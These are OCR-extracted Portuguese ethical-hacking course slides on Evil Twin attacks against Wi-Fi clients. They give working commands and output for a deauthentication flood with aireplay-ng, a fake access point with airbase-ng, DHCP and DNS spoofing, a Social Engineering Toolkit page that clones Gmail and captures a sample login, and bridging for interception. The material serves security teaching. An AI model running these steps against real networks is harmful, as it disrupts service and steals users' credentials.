Ataque ao cliente Wi-Fi

Marcos Flávio Araújo Assunção

Fundamentos de Ethical Hacking

Vulnerabilidades de WEP

Ataques diretos através de Rogue APs e Evil Twin

- Access Point ilegítimo (Rogue AP)
  - AP instalado por um funcionário
    - Sem a aprovação ou supervisão da equipe de TI
  - Está dentro da companhia e possui um ESSID diferente
- Evil Twin (fake AP)
  - É um AP que imita o ESSID de uma rede wi-fi real. Visa enganar e confundir os clientes para que se conectem ao mesmo. Normalmente está fora do ambiente físico da empresa.

Rogue APs e Evil Twin





Figure 4-4 Rogue access point

ESS (Extended Service)

Topologias 802.11



APs	Mais de um
Topologia	ESS
Conexão	Cliente a AP
Modo	Infraestrutura
Cobertura	ESA (Extended Service Area, Área de serviços estendidos)

- **Desassociação**
  - Desconectar-se" de um AP e "reconectar" em outro em um ESS. Iniciado normalmente pela estação.
- **Desautenticação**
  - Desautenticar uma estação wi-fi. Automaticamente ela também é desassociada. Iniciado pelo AP

Desautenticando clientes





Figure 4-9 DoS using disassociation frames

Evil Twin – Desautenticando clientes originais

```
root@bt:~# aireplay-ng --deauth 0 -a F0:7D:68:E3:AD:58 mon0
08:15:39  Waiting for beacon frame (BSSID: F0:7D:68:E3:AD:58) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
08:15:40  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:40  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:41  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:42  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:42  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:43  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:44  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:44  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
```

- Para desautenticar os usuários wi-fi de uma rede pode ser utilizado o **`aireplay-ng com --deauth`** em broadcast para toda a rede.


Mas o que garante que, ao se reconectar, o dispositivo cliente será direcionado ao AP “falso”? No caso, ao “Evil Twin”?



LEMBRE-SE:

O sistema operacional do cliente escolhe sempre o AP que faça parte do ESSID e que tenha a **melhor** “**qualidade**” de sinal.

Evil Twin – Visão do cliente



O cliente enxerga a rede Faculdade e tenta se conectar à ela. Como o Access Point “falso” tem o mesmo ESSID de um real, o consideramos um “Evil Twin”.

Evil Twin – Airbase-ng

```
root@bt:~# airbase-ng -e Faculdade mon0
20:06:23  Created tap interface at0
20:06:23  Trying to set MTU on at0 to 1500
20:06:23  Trying to set MTU on mon0 to 1800
20:06:23  Access Point with BSSID E8:4E:06:03:D6:39 started.
```

- O utilitário Airbase-ng permite “iniciar” um Access Point via software (softAP). Isso pode facilmente ser usado em conjunto com uma rede cabeada para criar um Evil Twin.
- Pode-se inclusive usar o mesmo BSSID do AP original.
- Perceba que o **`airbase-ng`** cria uma interface **`at0`**

Evil Twin – Servidor DHCP

```
ddns-update-style none;
option domain-name-servers 10.0.0.1;
default-lease-time 90;
max-lease-time 100;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
        range 10.0.0.100 10.0.0.254;
        option routers 10.0.0.1;
        option domain-name-servers 10.0.0.1;
}
```

Um Evil Twin pode ser configurado para fornecer endereço IP aos clientes que se conectarem ao nosso access point.


Evil Twin – Cliente recebendo IP do DHCP

```
C:\Users\marcos>ipconfig

Configuração de IP do Windows

Adaptador Ethernet Conexão local 4:

   Estado da mídia. . . . . . . . . . . . . . : mídia descone
   Sufixo DNS específico de conexão. . . . . . :

Adaptador de Rede sem Fio Conexão de Rede sem Fio:

   Sufixo DNS específico de conexão. . . . . . :
   Endereço IPv6 de link local . . . . . . . . : fe80::ac57:81
   Endereço IPv4. . . . . . . . . . . . . . . . : 10.0.0.100
   Máscara de Sub-rede . . . . . . . . . . . . : 255.255.255.0
   Gateway Padrão. . . . . . . . . . . . . . . : 10.0.0.1
```

Perceba que o cliente pegou um endereço IP do nosso servidor DHCP. Isso significa que ele se conectou com sucesso à interface at0 criada pelo **`airbase-ng`**



Honeypot Wi-Fi

Evil Twin – DNSSPOOF e Apache



Usando os comandos mostrados realizamos:

- Iniciamos o dns spoof na interface at0: **`dnsspoof -i at0`**
- Iniciamos o Apache: **`apache2ctl start`**




Evil Twin

Credential Harvester

Evil Twin – Social Engineering Toolkit

```
set:webattack> IP address for the POST back in Harvester/

  1. Java Required
  2. Gmail
  3. Google
  4. Facebook
  5. Twitter

set:webattack> Select a template:2

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
```

Selecionamos o ataque no SET e escolhemos o Gmail como template. Importante: o airbase-ng e o dnsspoof devem continuar rodando em janelas separadas.



Evil Twin

Página falsa do SET

```
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=5754372714185423461
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: GALX=oXwT1jDgpqg
POSSIBLE USERNAME FIELD FOUND: Email=joaoninguem
POSSIBLE PASSWORD FIELD FOUND: Passwd=abc123
```

Evil Twin

Capturando credenciais no SET



Bridge Wi-Fi

Evil Twin – Criando uma ponte

```
root@bt:~# brctl addbr ponte
root@bt:~# brctl addif ponte eth2
root@bt:~# brctl addif ponte at0
root@bt:~# ifconfig eth2 0.0.0.0 up
root@bt:~# ifconfig at0 0.0.0.0 up
root@bt:~# ifconfig ponte 192.168.1.100 up
root@bt:~# ifconfig ponte
ponte     Link encap:Ethernet  HWaddr 08:00:27:1e:c7:8b
          inet addr:192.168.1.100  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fele:c78b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:238 (238.0 B)

root@bt:~#
```

Podemos criar uma bridge entre a interface at0 do AP falso e uma interface de rede ethernet (ou outra interface Wireless). Assim o cliente poderá usar a Internet.

Evil Twin -Wireshark



Também poderíamos usar de novo o SSLSTRIP e o DRIFTNET